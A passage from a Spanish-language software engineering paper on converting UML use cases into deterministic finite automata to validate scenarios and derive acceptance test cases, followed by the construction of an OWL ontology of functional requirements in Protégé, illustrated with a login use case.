


Figura 1. Modelo conceptual de casos de usos y escenarios.

Dentro del proceso de desarrollo de un software, los casos de uso representan una primera definición de los requerimientos funcionales que los desarrolladores deben implementar. Éstos conducen a la definición de los casos de prueba que deben realizarse para verificar que el software cumple con los requerimientos planteados.

Un caso de prueba (*TestCase*) especifica la información requerida para la ejecución de una prueba. Un caso de prueba comprende las precondiciones requeridas para la ejecución de la prueba (*TestPreconditions*), el conjunto de entradas y salidas esperadas (*TestInput* y *TestExpectedOutput*), las instrucciones para la prueba (cómo las entradas son pasadas al objeto de prueba y cómo las salidas son leídas desde el objeto de prueba) y las postcondiciones esperadas (*TestExpectedPostconditions*) [14]. Esta definición puede ser plasmada en el modelo conceptual presentado en la Figura 2. Un caso de prueba se ejecuta pasando la entrada especificada en el caso de prueba al objeto de prueba (*TestObject*). Por lo tanto, la ejecución de un caso de prueba comprende una secuencia de interacciones entre los elementos en el contexto de la prueba (por ejemplo los testers o usuarios) y el objeto de la prueba. Al momento de definir un caso de prueba, las interacciones correspondientes pueden entonces ser definidas por medio de escenarios a diferentes niveles de abstracción. Pohl [14] define el concepto de escenario de caso de prueba (*TestCaseScenario*), para hacer referencia a “tipos de casos de prueba”, los cuales describen a conjuntos de casos de prueba que tienen cierto tipo de entradas y ciertos tipos de salidas esperadas (*TestInputType* y *TestExpectedOutputType*, respectivamente).

2.2. Transformación de casos de usos en máquina de estados

En trabajos previos, se ha contribuido en la caracterización de modelos para la especificación de requerimientos funcionales. En esta línea, se propuso un método que permite la trazabilidad y validación de requerimientos funcionales de un sistema de información mediante la transformación de modelos conceptuales [10, 11, 12]. Tal método fue implementado en una herramienta de software denominada SIAR (Sistema Integral de Administración de Requerimientos) que brinda soporte a la administración de requerimientos funcionales y utiliza casos de uso UML (Lenguaje Unificado de Modelado) para su representación. SIAR es una herramienta que permite el registro de requerimientos funcionales de manera sencilla, posibilita la trazabilidad de cambios y lleva a cabo validaciones funcionales sobre los mismo. Una de las funcionalidades provistas por la herramienta es un procedimiento




Figura 2. Modelo conceptual de casos de pruebas.

automatizado de análisis de consistencia de Casos de Uso, a través de la verificación de secuencias de acciones descritas en el caso de uso. Dicho procedimiento, está enfocado en la especificación y análisis de requerimientos desde el punto de vista de comportamiento, para lo cual se emplean autómatas finitos deterministas. En este sentido, el sistema genera el grafo que representa las transiciones de estados de cada Caso de Uso especificado. Luego, un simulador de autómatas finitos deterministas lleva a cabo un análisis para verificar la cohesión de los escenarios en él definidos.

Los autómatas finitos deterministas (AFD, o DFA de por sigla en inglés) [8] son frecuentemente empleados para documentar el comportamiento reactivo de un sistema. Formalmente, un autómata finito determinista se define como una quintupla $(Q, \Sigma, \delta, q_0, F)$, donde sus componentes son:

1. Un conjunto finito de estados (Q).
2. Un conjunto finito de símbolos de entrada (Σ).
3. Una función de transición que toma como argumentos un estado (de Q) y un símbolo de entrada (de Σ) y devuelve un estado (del conjunto Q). La función de transición se designa habitualmente como δ . Si q es un estado y a es un símbolo de entrada, entonces $\delta(q, a)$ es el estado p tal que existe un arco etiquetado a que va desde q hasta p .
4. Un estado inicial q_0 , uno de los estados de Q .
5. Un conjunto de estados finales o de aceptación F , donde F es un subconjunto de Q .

Además de la representación matemática como quintupla, un AFD puede ser representado como un grafo llamado diagrama de transiciones, en donde: a) para cada estado q de Q , existe un nodo; b) para cada estado q de Q y cada símbolo de entrada a de Σ , sea $\delta(q, a) = p$, el diagrama de transiciones tiene un arco desde el nodo q hasta el nodo p , etiquetado como a ; c) existe una flecha dirigida al estado inicial q_0 que no tiene origen en ningún nodo, que representa el estado de inicio; d) los nodos correspondientes a los estados de aceptación (los que pertenecen a F) están marcados con un doble círculo. Los estados que no pertenecen a F tienen un círculo simple. La definición de AFD se representa en la Figura 3, con un modelo conceptual donde se explicitan sus componentes y las relaciones entre ellos.

Para transformar un caso de uso en una máquina de estados de este tipo, se definió un conjunto de reglas de conversión que permiten obtener un AFD a partir de un caso de uso [10]. En el presente trabajo, esas reglas fueron redefinidas para superar algunas limitaciones que poseía el enfoque original, el cual no era compatible con la transformación de casos de usos con bifurcaciones por escenarios alternativos múltiples.




Figura 3. Modelo conceptual de AFD.

Las reglas de transformación se enuncian a continuación:

R1. Cada paso de un curso de acción de un caso de uso (en cualquiera de sus escenarios) responde a un estado y es un nodo de la máquina de estados. Las condiciones (paso inicial de un escenario alternativo o excepción) se consideran también pasos que tienen su estado correspondiente en el AFD.

R2. Todo caso de uso tiene un paso inicial, el cual es el primer paso de todos los cursos de acción posibles (o flujos) y está dado por el primer paso del escenario principal. Este paso constituye el estado/nodo inicial del AFD generado.

R3. Todo caso de uso tiene un paso final en su curso de acción normal dado (escenario principal). Este último paso constituye uno de los posibles estados finales del AFD (pertenecen al conjunto F). Este estado final significa la satisfacción del objetivo del caso de uso.

R4. Un curso de acción en caso de uso puede no tener, tener uno o tener varios estados finales por error, siendo cada uno de éstos el último paso de un escenario de excepción. Estos pasos son también estados/nodos finales del AFD.

R5. Toda secuencia posible entre un paso de escenario a otro paso de escenario, define una transición del AFD que representa al caso de uso.

R6. Si en cierto paso del escenario principal del caso de uso, existe una bifurcación posible hacia un escenario alternativo, se generará una transición saliente desde el estado correspondiente a dicho paso hacia otro estado que represente el primer paso del escenario alternativo correspondiente. Esto significa que partiendo de un estado/nodo origen se puede continuar a un único estado/nodo destino, o a dos nodos/estados destino.

R7. El grafo de estados asociado al caso de uso tiene un alfabeto de dos símbolos (N, A) para indicar qué evento provoca el paso de un estado/nodo a otro:

- N : La transición se produce continuando con el curso de acción determinado por el escenario actual.

- *A*: Se presenta una condición que bifurca el curso de acción actual a un escenario alternativo o de excepción. Si la condición dada por el primer paso del escenario alternativo o de excepción se cumple, se continúa con el curso de acción indicado por el escenario (evento dado por un símbolo N). Si la condición no se verifica y existe otro escenario alternativo para la bifurcación, se considera que ocurre nuevamente un evento dado por A, y se provoca una transición hacia el primer paso de tal escenario. Así se continúa sucesivamente hasta que no existan más alternativas para un mismo paso.

De esta manera, queda determinado el alfabeto del AFD como el conjunto $\Sigma = \{N, A\}$.

Por lo tanto, todo curso de acción válido en un escenario de un caso de uso, está dado por una secuencia de símbolos de entrada, para la cual, partiendo del estado de inicio (primer paso en el escenario principal), es posible alcanzar un estado final perteneciente a F, dado por el estado final del escenario principal o un estado final de un escenario de excepción.

Para ilustrar cómo se genera un AFD a partir de un caso de uso a partir de las reglas de transformación definidas, se presenta un ejemplo de caso de uso en la Figura 4. La plantilla empleada para su especificación está basada en las propuestas por Cockburn [4] y Pohl

[14], la cual se encuentra implementada en el sistema SIAR para normalizar la carga de casos de uso. Este caso de uso describe las interacciones que ocurren cuando un usuario accede a un sistema web (login).

En la Figura 5 (lado a), se muestra el AFD que modela el comportamiento del caso de uso integrando todos los escenarios definidos en el mismo. Para obtenerlo se aplicaron las reglas definidas previamente. La definición formal del caso de uso es $CU-01 = (Q, \Sigma, \delta, I, F)$, donde $\Sigma = \{N, A\}$, $Q = \{1, 2, 3, 4, 3a, 3a1, 3a2, 3a3, 3b, 3b1, 3b2, 3b3, 3b4, 3b5, 4a, 4a1, 4a2, 4b, 4b1, TrapState\}$, $F = \{4, 4b1\}$.

Cabe aclarar que para simplificar la visualización el grafo, no se muestra el AFD en forma completa en el sentido estricto, obviando la visualización del estado trampa (*TrapState*). Esto implica que en el grafo no están presentes todas las transiciones para cada uno de los símbolos del alfabeto N y A por cada estado.

Una vez que se carga el AFD obtenido en el simulador, es posible ingresar diferentes cadenas de entradas, que representan los posibles escenarios del caso de uso a fin de comprobar si éstas son aceptadas o rechazadas. Dado el alfabeto definido para el autómata equivalente al caso de uso, la entrada a verificar será una cadena formada por los símbolos “N” y “A”.

ID Caso de Uso	CU-01	
Nombre	Acceso al sistema	
Versión	V.1.0	
Descripción	Un usuario desea acceder al sistema, para lo cual debe hacer "login" con su usuario y contraseña. Si no cuenta con un usuario, deberá registrarse para crear su cuenta en el sistema.	
Actores	Usuario	
Objetivo	Acceder al sistema y ser autenticado	
Precondiciones	El usuario debe estar registrado en el sistema	
Postcondiciones	El usuario ha ingresado al sistema. Se registró el acceso del usuario en la tabla de actividad.	
Resultado	El usuario ingresa a sistema y puede permanecer allí hasta desloguearse o pase cierto tiempo de inactividad.	
Escenario principal	1	El usuario accede al sistema a través de un navegador ingresando la URL
	2	El usuario ingresa a la opción de menú de login
	3	El usuario proporciona su nombre de usuario y contraseña
	4	El sistema valida las credenciales del usuario y le da la bienvenida
Escenarios alternativos	3a	El usuario no recuerda su contraseña
	3a1	El usuario solicita el envío de contraseña por email
	3a2	El sistema envía una clave temporal al email que proporcionó el usuario al momento de registrarse
	3a3	Continúa al paso 3
	3b	El usuario no está registrado en el sistema
	3b1	El usuario solicita crear una cuenta
	3b2	El sistema solicita los datos para crear la cuenta
	3b3	El usuario ingresa los datos requeridos y opcionales solicitados y confirma
	3b4	El sistema crea la cuenta del usuario
	3b5	Continúa al paso 2
	4a	Contraseña incorrecta. Intento < 3
	4a1	El sistema da un mensaje al usuario indicando que la contraseña es incorrecta.
	4a2	Continúa al paso 2
Escenarios de excepción	4b	Contraseña incorrecta. Intento = 3
	4b1	El sistema da un mensaje y bloquea la cuenta por seguridad.

Figura 4. Caso de uso CU-01.




Figura 5. (a) AFD correspondiente al CU-01. (b) Simulación de escenarios para el CU-01.

Si la cadena es aceptada, significa que el escenario está correctamente definido en dicho caso de uso. Por el contrario, si la cadena es rechazada, significa que en algunos de los caminos o escenarios hay un error en la secuencia de pasos. Esto puede deberse a que:

- hay estados inconexos, caminos o pasos que no fueron considerados al definir el caso de uso,
- se definieron escenarios que no finalizan adecuadamente quedando inconclusos, o
- existen bucles infinitos en la definición de escenarios.

Luego, el error puede ser corregido en una nueva versión del caso de uso, generando su correspondiente AFD automáticamente. De esta manera se logran validar los casos de uso, y se establece trazabilidad entre las versiones de escenarios que conforman un caso de uso que describen a un requerimiento funcional. En lado (b) de la Figura 5, se muestra la validación de los cinco escenarios posibles definidos en el caso de uso *CU-01*. Para la comprobación de escenarios se trabajó con la herramienta Jflap (www.jflap.org), la cual permite la especificación de archivos en formato XML.

2.3. Derivación de casos de prueba a partir de casos de uso

Diversos autores han propuesto estrategias para la derivación de casos de pruebas basadas en requerimientos. Mientras que unos plantean la posibilidad de derivarlos directamente a partir de artefactos de requerimientos (como podrán ser una SRS, diagramas de casos de uso, o casos de usos textuales estructurados) [1], otros proponen su derivación a partir de los llamados “modelos de pruebas” (Model-based test-case derivation) [14, 15]. En este último caso, un modelo de prueba sirve como la base para derivar sistemáticamente casos de pruebas. Técnicas tales como las máquinas de estados (autómatas finitos, diagramas de estados UML, diagramas de actividades UML), y

diagramas de flujos son adecuadas para crear los modelos de prueba. Las relaciones entre casos de uso y casos de pruebas mediante modelos de prueba se presentan en la Figura 6, adaptando la propuesta de Pohl [14]. Como se describió en la Figura 1, un caso de uso contiene uno o varios escenarios de caso de uso asociados. El modelo de prueba es desarrollado en base a los escenarios de casos de uso. Los escenarios de casos de prueba individuales se identifican en base al modelo de prueba generado. Finalmente, los casos de prueba se derivan a partir de los escenarios de casos de prueba, especificando valores concretos para las entradas y resultados esperados.

El método propuesto para obtener un AFD a partir de un caso de uso con el objetivo de obtener un modelo de comportamiento que sirva para validar la consistencia de escenarios, también puede ser utilizado como “modelo de prueba” para la derivación de casos de prueba de tipo de aceptación, de manera que sea posible generar todos los flujos sobre el caso de uso que se desean probar. Para reflejar esta idea, se incorpora en el modelo conceptual de la Figura 6 una relación de generalización/especialización entre los conceptos




Figura 6. Empleo de AFD como modelo de prueba.

TestModel y *DFA*. El modelo de prueba es útil para definir criterios de cobertura sobre las pruebas a realizar y el porcentaje de cobertura que se desea cumplir con ese criterio sobre los casos de pruebas generados. Por ejemplo, considerando que se toman AFDs como modelos de prueba, un criterio podría ser la cantidad de estados probados / la cantidad total de estados del AFD. Otra opción, por ejemplo, es la cantidad de escenarios de excepciones probados / cantidad total de escenarios de excepciones.

Por ejemplo, para el caso de uso *CU-01* de la Figura 4 y el modelo de pruebas dado por el AFD de la Figura 5(a), es posible proponer los flujos de la Figura 5(b) con un criterio de cobertura de estados del 84% (16 estados probados / 19 estados totales). En la Figura 7 se presentan los flujos que se consideraron para la especificación de casos de pruebas, dados por las cadenas *NNN*, *NNANNNNANNNNAAN*, y *NAANNNNNNNN*, las cuales son secuencias válidas para el modelo de prueba. Estas secuencias son parte de la información del escenario de caso de prueba, como puede observarse en la asociación de clase (*TestFlow*) en el modelo conceptual de la Figura 6.

Una ventaja importante que se logra con este enfoque para derivar casos de pruebas a partir de casos de uso son los enlaces de trazabilidad que se establecen entre los casos de usos y los casos de prueba. Esta trazabilidad entre artefactos permite determinar si un caso de uso es cubierto por los casos de pruebas definidos en el grado que se desea.

Las herramientas de soporte para la definición de casos de uso no siempre están integradas con las herramientas con que se cuenta para la generación y ejecución de casos de prueba. Sin embargo, dado que los casos de prueba pueden ser derivados a partir de la especificación de casos de uso, y que los casos de prueba, a su vez, requieren de trazabilidad hacia los requerimientos funcionales y casos de uso, se requiere la integración o interoperabilidad entre dichas herramientas. Es necesaria la construcción de una ontología que defina todos los conceptos involucrados y las relaciones entre éstos, a fin de lograr tal interoperabilidad semántica. Tomando como base los modelos conceptuales definidos y siguiendo una metodología para el desarrollo de ontologías, se llevará a cabo la construcción de dicha ontología de requerimientos funcionales.

3. Construcción de la ontología

En los últimos años, el empleo de las ontologías en el contexto de desarrollo de software ha tenido un creciente protagonismo. Una ontología es una especificación de una conceptualización, donde tal conceptualización es entendida como una versión abstracta y simplificada del mundo que representa. Además, una ontología se refiere




Figura 7. Empleo de AFD como modelo de prueba.

a un modelo de dominio formal que describe los conceptos y relaciones de ese dominio [19]. Las ontologías posibilitan la clasificación jerárquica de conceptos de dominio interrelacionados y pueden ser representadas empleando un esquema RDF o el lenguaje OWL. El uso de estos lenguajes permiten que las ontologías sean legibles por los humanos e interpretable por las máquinas, permitiendo realizar consultas para obtener conocimiento, así como también inferir nuevo conocimiento. Además, pueden aplicarse en la ingeniería de requerimientos para minimizar o resolver diferentes tipos de problemas. Por ejemplo, la obtención de mejoras en la especificación de requerimientos ya que contribuyen a la desambiguación de su significado, posibilitan el análisis de consistencia en requerimientos, permiten modelar en forma explícito el conocimiento del dominio, gestionar el conocimiento y el cambio de requerimientos, y lograr trazabilidad de requerimientos y otros artefactos [6]. Además, los lenguajes de la Web Semántica, tales como RDF y OWL facilitan la interoperabilidad en forma significativa. Proveen una estructura social y un marco de trabajo técnico para reusar ontologías existentes; y mecanismos formales para expresar equivalencia lógica entre clases y propiedades en diferentes ontologías.

Para desarrollar la ontología de requerimientos funcionales en primer lugar se determinó el dominio y alcance de la misma. Para ello se buscó responder a preguntas básicas del tipo: ¿Cuál es el dominio de aplicación de la ontología? ¿Cuál es la utilidad de la ontología? ¿Para qué tipos de preguntas el conocimiento contenido en la ontología debería brindar respuestas? ¿Quiénes usarán y mantendrán la ontología?

Una manera de determinar el alcance de la ontología es bosquejando una lista de preguntas de competencia, según la metodología de Gruninger y Fox [7]. Además, estas preguntas servirán posteriormente como una manera de validar o controlar la calidad de la ontología definida, ya que permitirán verificar si ésta contiene

suficiente información para responder a ese tipo de preguntas, y ver si las respuestas requieren un nivel particular de detalle o representación en un área en particular. Las preguntas de competencia son preliminares y no necesitan ser exhaustivas.

Siguiendo esta metodología, surgieron diferentes preguntas de competencia, las cuales fueron clasificadas en diferentes grupos para una mejor organización. Los grupos son: i) Definición de requerimientos funcionales, ii) Definición de casos de uso, iii) Definición de modelo de prueba, iv) Definición de casos de prueba, y v) Trazabilidad. En la Tabla 1 se explicitan las preguntas, categorizándolas dentro de las agrupaciones mencionadas.

A partir de las preguntas de competencia que se definieron, se identificaron y enumeraron los términos

que son importantes para la ontología. Inicialmente, se generó una lista de términos sin tener en cuenta si existía solapamiento entre los conceptos que representan, las relaciones entre los términos, o las propiedades que caracterizan a dichos conceptos. Estos términos son los que se listan en la segunda columna de la Tabla 1.

El paso siguiente en la construcción de la ontología propuesta, fue, a partir de estos términos definir cada una de las clases que constituyen la jerarquía de clases de la ontología y sus propiedades [19]. Se empleó un proceso de desarrollo que utiliza una combinación de los enfoques top-down y bottom-up, comenzando por definir los conceptos más sobresalientes, luego generalizarlos y/o especializarlos apropiadamente.

Las clases por sí solas no proveen suficiente información para responder las preguntas de

Tabla 1. Preguntas de competencia.

Preguntas de Competencia	Términos identificados	Grupo
¿Cuáles son los requerimientos funcionales de un sistema? ¿Qué artefactos se emplean para su definición?	Requerimiento funcional, Sistema, Artefactos	Definición requerimientos funcionales
¿Cuáles son los casos de uso especificados para definir un requerimiento funcional dado?	Casos de uso, Requerimiento Funcional	Definición requerimientos funcionales
¿Cuál es el objetivo o meta de un caso de uso dado?	Objetivo, Caso de uso	Definición de caso de uso
¿Qué actores están involucrados en un caso de uso?	Actor, Caso de uso	Definición de caso de uso
¿Cuáles son las precondiciones de un caso de uso?	Precondiciones, Caso de Uso	Definición de caso de uso
¿Cuál es el escenario principal de un caso de uso? ¿Qué pasos abarca un escenario alternativo dado? ¿Existen alternativas o excepciones para el escenario principal?	Caso de Uso, Escenario principal, Paso de escenario	Definición de caso de uso
¿Cuáles son los escenarios alternativos de un caso de uso? ¿Qué pasos están involucrados en un escenario alternativo dado?	Caso de Uso, Escenario alternativo, Paso de escenario	Definición de caso de uso
¿Cuáles son los escenarios de excepción de caso de uso? ¿Qué pasos están involucrados en un escenario de excepción?	Caso de Uso, Escenario de excepción, Paso de escenario	Definición de caso de uso
¿Cuáles son las postcondiciones de un caso de uso dado?	Postcondiciones, Caso de Uso	Definición de caso de uso
¿Dado un requerimiento funcional expresado en un caso de uso, cuál es el autómata finito determinista que lo modela?	Requerimiento funcional, Caso de uso, Autómata finito determinista	Trazabilidad
¿Cuál es el alfabeto de símbolos de entrada manejada por cierto autómata finito determinista? ¿Cuáles son los estados? ¿Cuáles son las transiciones?	Alfabeto, Símbolos de entrada, Estados, Transiciones	Definición de modelo de comportamiento/prueba
¿Cuáles son las correspondencias o equivalencias de los estados de un autómata finito determinista y los pasos de los diferentes escenarios dentro de un caso de uso?	Estados, Pasos de escenario, Caso de uso	Definición de modelo de comportamiento/prueba
¿Dada una bifurcación en un curso de acción de caso de uso, cuáles son las transiciones correspondientes en la función de transición del autómata finito determinista? ¿Qué condiciones se verifican?	Transiciones, Condiciones	Definición de modelo de comportamiento/prueba
¿Cuáles son los posibles estados finales alcanzados por el autómata finito determinista? ¿Cuáles de esos estados finales se producen por condiciones de error?	Estado, Estado final, Estado final por error	Definición de modelo de comportamiento/prueba
¿Qué tipo de modelos se utiliza para transformar especificaciones de comportamiento de requerimientos funcionales a modelos de prueba?	Modelo de prueba	Definición de modelo de comportamiento/prueba
¿Cuáles son los escenarios de casos de prueba definidos para un cierto caso de uso?	Escenario de caso de prueba, Caso de uso	Definición de casos de prueba
¿Qué casos de prueba se derivaron a partir de un caso de uso?	Caso de prueba, Caso de uso	Trazabilidad
¿Cuáles son los casos de prueba que se instancian a partir de cierto escenario de caso de prueba?	Caso de prueba, Escenario de caso de prueba	Definición de casos de prueba
¿Cuáles son los tipos de datos de entrada que se definen para un cierto escenario de caso de prueba?	Tipo de dato de entrada, Escenario de caso de prueba	Definición de casos de prueba
¿Cuáles son los tipos de resultados esperados que se definen para un cierto escenario de caso de prueba?	Tipo de resultado esperado, Escenario de caso de prueba	Definición de casos de prueba
¿Qué criterio de cobertura se definió para la definición de los escenarios de caso de prueba?	Escenario de caso de prueba, Criterio de cobertura	Definición de casos de prueba
¿Qué porcentaje de cobertura se aplicó para la definición de escenarios de casos de prueba?	Escenario de caso de prueba, Porcentaje de cobertura	Definición de casos de prueba
¿Qué flujos de pruebas o secuencias de estados se seleccionaron para la derivación de casos de prueba a partir de un cierto modelo de prueba?	Flujo de prueba, Secuencia de estados, Modelo de prueba	Definición de casos de prueba

competencia, por lo que es necesario describir la estructura interna de los conceptos que representan. Para ello, a partir de los términos identificados se analizó si éstos constituían propiedades intrínsecas, extrínsecas, partes (si el objeto que se está describiendo es estructurado) o relaciones con otros conceptos.

Posteriormente, la construcción de la ontología se llevó a cabo empleando la herramienta Protégé. Protégé incluye clasificadores deductivos para validar que los modelos sean consistentes y para inferir nueva información en base al análisis de una ontología. El modelo creado se representó en lenguaje OWL el cual es un lenguaje de etiquetado semántico para publicar y compartir ontologías en la Web. Se trata de una recomendación del W3C, y puede emplearse para representar ontologías de forma explícita, es decir, permite definir el significado de términos en vocabularios y las relaciones entre aquellos términos. En realidad, OWL es una extensión del lenguaje RDF (Resource Description Framework) y emplea las tripletas de RDF, aunque es un lenguaje con más poder expresivo que éste.

El uso de este lenguaje tiene la ventaja de que está diseñado para usarse cuando la información contenida en los documentos necesita ser procesada por programas o aplicaciones, en oposición a situaciones donde el contenido solamente necesita ser presentado a los seres humanos, lo cual lo hace adecuado para los objetivos de recuperación y reuso de conocimiento que tiene el enfoque del que forma parte la ontología.

De esta manera, utilizando OWL, la ontología se formalizó en términos de clases, individuos, y propiedades de estos individuos y clases, así como relaciones que existen entre ellas. En particular, OWL permite expresar los siguientes diferentes tipos de

propiedades: (i) propiedades de objeto, las cuales permiten definir relaciones entre individuos; (ii) propiedades de tipo de dato, las cuales definen relaciones entre individuos y literales (por ejemplo, strings, enteros, etc.); y propiedades de anotaciones (annotations), que pueden ser usadas para describir metadatos de individuos, clases y propiedades, tales como el idioma en que se encuentra, definiciones y comentarios de estos conceptos. Además, sobre las propiedades de objeto definidos se especificó el dominio y rango, así como también tipo, valores admitidos y cardinalidad, sobre las propiedades de dato. En la Figura 8 se presenta una vista parcial de la especificación de la ontología en Protégé, donde se incluyen los conceptos que fueron mencionados.

Para completar la definición de la ontología, y dada la suposición de mundo abierto que se tiene en Protégé, se agregaron los axiomas de disyunción, cierre, y cobertura necesarios de manera que sea posible ejecutar razonadores sobre la ontología. Dado que OWL asume que las clases se solapan entre ellas a menos que explícitamente se diga lo contrario, se incorporaron axiomas de disyunción indicando qué clases son disjuntas.

OWL adhiere al principio de no unicidad de nombres. Este principio sostiene que por tener diferentes nombres dos recursos no necesariamente son individuos distintos, podrían ser el mismo recurso con denominaciones diversas. Por lo tanto, en el dominio cerrado en el que se está proponiendo la ontología, al crear las instancias se debe especificar que se trata de distintos individuos. Finalmente, se definieron un conjunto de reglas que permiten la inferencia de conocimiento y la especificación de restricciones que no estaban explícitas




Figura 8. Vista parcial de la especificación de la ontología en Protégé.

